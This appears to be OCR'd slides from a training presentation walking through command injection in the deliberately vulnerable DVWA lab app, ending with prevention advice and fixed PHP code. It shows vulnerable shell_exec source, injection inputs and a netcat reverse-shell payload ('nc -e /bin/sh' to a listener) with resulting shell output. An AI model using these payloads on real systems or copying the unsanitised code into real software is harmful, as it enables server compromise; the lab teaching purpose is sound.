http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low

2.



Damn Vulnerable Web Ap
192.168.1.122/dvwa/vulnerabilities/exec/#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox
192.168.1.122/dvwa/vulnerabilities/view_source.php?id=exec&security=low
Logout
View Source
View Help

Command Execution Source

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

Username: admin
Security Level: low

This code is extremely vulnerable. We are allowing input of any character and not performing any input valdiation.


Command Execution

Command execution occurs when user input is concatenated directly into a system command.

This is a very serious application vulnerablity which can enable an attack to execute artibary comamnds on the server/application, potentially giving them unauthorised access to resources.

It can lead to data theft, system damage, and the spread of malware, compromising the security and integrity of the affected system and its users' data.

1.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


127.0.0.1 ls || pwd

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: medium

2.



192.168.1.122/dvwa/vulnerabilities/exec/#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox
192.168.1.122/dvwa/vulnerabilities/view_source.php?id=exec&security=medium
Logout
View Source
View Help

Command Execution Source

```
<?php

if( isset( $_POST[ 'submit'] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Remove any of the charactars in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
```

Username: admin
Security Level: medium


This code attempts to use a black-list to filter out dangerous characters. Still easily by passed by reformulating our attack. Simply use an “OR” operand.

Command Execution

The 'nc' or Netcat command in Linux is a networking utility for reading from and writing to network connections using TCP or UDP.

In this example, we are creating a reverse shell. We can set-up a listener to catch that incoming connect by using “nc -nvlp 4444”

1.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

127.0.0.1;nc -e /bin/sh 192.168.1.122 4444 submit


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.017/0.026/0.038/0.010 ms
/var/www/dvwa/vulnerabilities/exec
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low

In our Kali Linux terminal, we now can run shell commands on the server. Thus compromising the security and integrity of the system and its users' data.




```
hostname
metasploitable
ls
help
index.php
source
pwd
/var/www/dvwa/vulnerabilities/exec
```

Preventing Command Execution

The Principle of Least Privilege states that applications and processes should only be granted the privileges that they require to complete their tasks. Being able to run arbitrary commands on a system means having almost full access to our application's permissions. We should limit what our applications can do on the system, meaning a single command injection using that application will not be able to cause as serious harm.

The best way to achieve this is through a White-List. For example, in our DVWA example the user should be allowed to execute only the ping command with a valid IP address. White-listing allows only those accepted input strings to be passed for execution.

Blacklisting involves creating a list of characters or phrases that are known to be harmful or potentially used in attacks. We should prevent users from inputting characters that are often used in shell commands or SQL queries. This might include inputs containing ;, &&, ||, --, or specific SQL/Database keywords like SELECT, DROP, etc. However, blacklists are not fool proof due to the impossibility of anticipating every harmful input – as demonstrated previously.



Command Execution Source

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST["ip"];

    $target = stripslashes( $target );


    // Split the IP into 4 octects
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric(

    // If all 4 octets are int's put the IP back together.
    $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];


        // Determine OS and execute the ping command.
        if (stristr(php_uname('s'), 'Windows NT')) {

            $cmd = shell_exec( 'ping  ' . $target );
            echo '<pre>'.$cmd.'</pre>';

        } else {

            $cmd = shell_exec( 'ping  -c 3 ' . $target );
            echo '<pre>'.$cmd.'</pre>';
```

This code is correctly applying filtering. This is much more secure, as we can not pass characters, and the command is set to only "ping".

metasploit

Thank You

Appendix

[1.] Cyber Ireland (2022). State of the Cyber Security Sector in Ireland 2022. Available at: https://cyberireland.ie/wp-content/uploads/2022/05/State-of-the-Cyber-Security-Sector-in-Ireland-2022-Report.pdf

[2.] Experis (2023). Demand for Talent at an All Time High. Available at: https://www.experis.ie/blog/2023/07/demand-for-cybersecurity-professionals-in-ireland-reaches-an-all-time-high?source=google.com

[3.] Ipsos (2022). UK Cyber Security Sectoral Analysis 2022. Available at: https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/1055565/Cyber_Sectoral_Analysis_2022_Report_V2.1.pdf

[4.] ICS2 (2022). Cybersecurity Workplace Study 2022. Available at: https://media.isc2.org/-/media/Project/ISC2/Main/Media/documents/research/ISC2-Cybersecurity-Workforce-Study-2022.pdf?rev=1bb9812a77c74e7c9042c3939678c196

[5.] European Commission (2022). Cyber Defence: EU boosts action against cyber threats. Available at: https://ec.europa.eu/commission/presscorner/detail/en/IP_22_6642

[6.] Government of Ireland (2022). National Cyber Security Strategy 2019-2024 Mid-Term Review Consultation Paper 2022. Available at: https://assets.gov.ie/242165/a7e47530-622e-4a18-a080-bbaccfb05b33.pdf